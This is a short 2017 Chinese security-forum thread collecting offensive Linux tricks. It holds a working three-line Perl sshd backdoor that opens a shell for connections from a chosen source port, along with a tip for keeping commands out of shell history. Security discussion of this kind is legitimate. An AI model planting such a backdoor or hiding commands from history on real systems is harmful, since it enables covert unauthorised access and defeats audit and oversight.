登录

Linux奇技y巧之类的探讨

hades / 2017-12-04 14:37:59 / 浏览数 2645 安全技术 技术讨论 顶(0) 踩(0)

如题 主要是以进攻为主，大伙有神马都可以来聊聊

点击收藏 | 0 关注 | 0


上一篇：【PHP代码审计】入门之路——第一篇 下一篇：求学二进制，windows exp...

1. 7 条回复


hello_world 2017-12-04 14:44:22

在执行命令时可以在命令前加个空格，这个就不会记录到history中了

2 回复Ta


hades 2017-12-04 14:51:47

@hello_world 够yy

0 回复Ta


evil7 2017-12-04 14:54:13

某大佬写的3行pl后门算不算

```
#!/usr/bin/perl
exec"/bin/sh"if(getpeername(STDIN)=~/^..zf/);
exec{"/usr/bin/sshd"}"/usr/sbin/sshd",@ARGV;
```

0 回复Ta


王天 2017-12-04 17:16:31

@evil7 这个后门怎么用？

0 回复Ta


pany自留地 2017-12-04 17:43:00

@王天 1

[redacted]STDIN[redacted]socket[redacted]socket[redacted]31334[redacted]Big [redacted]16[redacted]\x00\x00zf[redacted] [redacted]perl[redacted] ..zf[redacted]zf[redacted]B

[redacted] [redacted]sshd (/usr/bin/sshd[redacted]sshd)[redacted] [redacted]/usr/sbin/sshd ([redacted])[redacted]sshd [redacted]ssh [redacted]

0 回复Ta


jfeiyi 2017-12-05 11:25:35

linux下在java中获取sh环境：
http://codewhitesec.blogspot.com/2015/03/sh-or-getting-shell-environment-from.html
。。。似乎更和java相关

0 回复Ta

c0de 2017-12-05 12:49:12

@hello_world 貌似得分系统吧，centos下命令前加空格也会记录的，debian类的貌似确实不记录。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板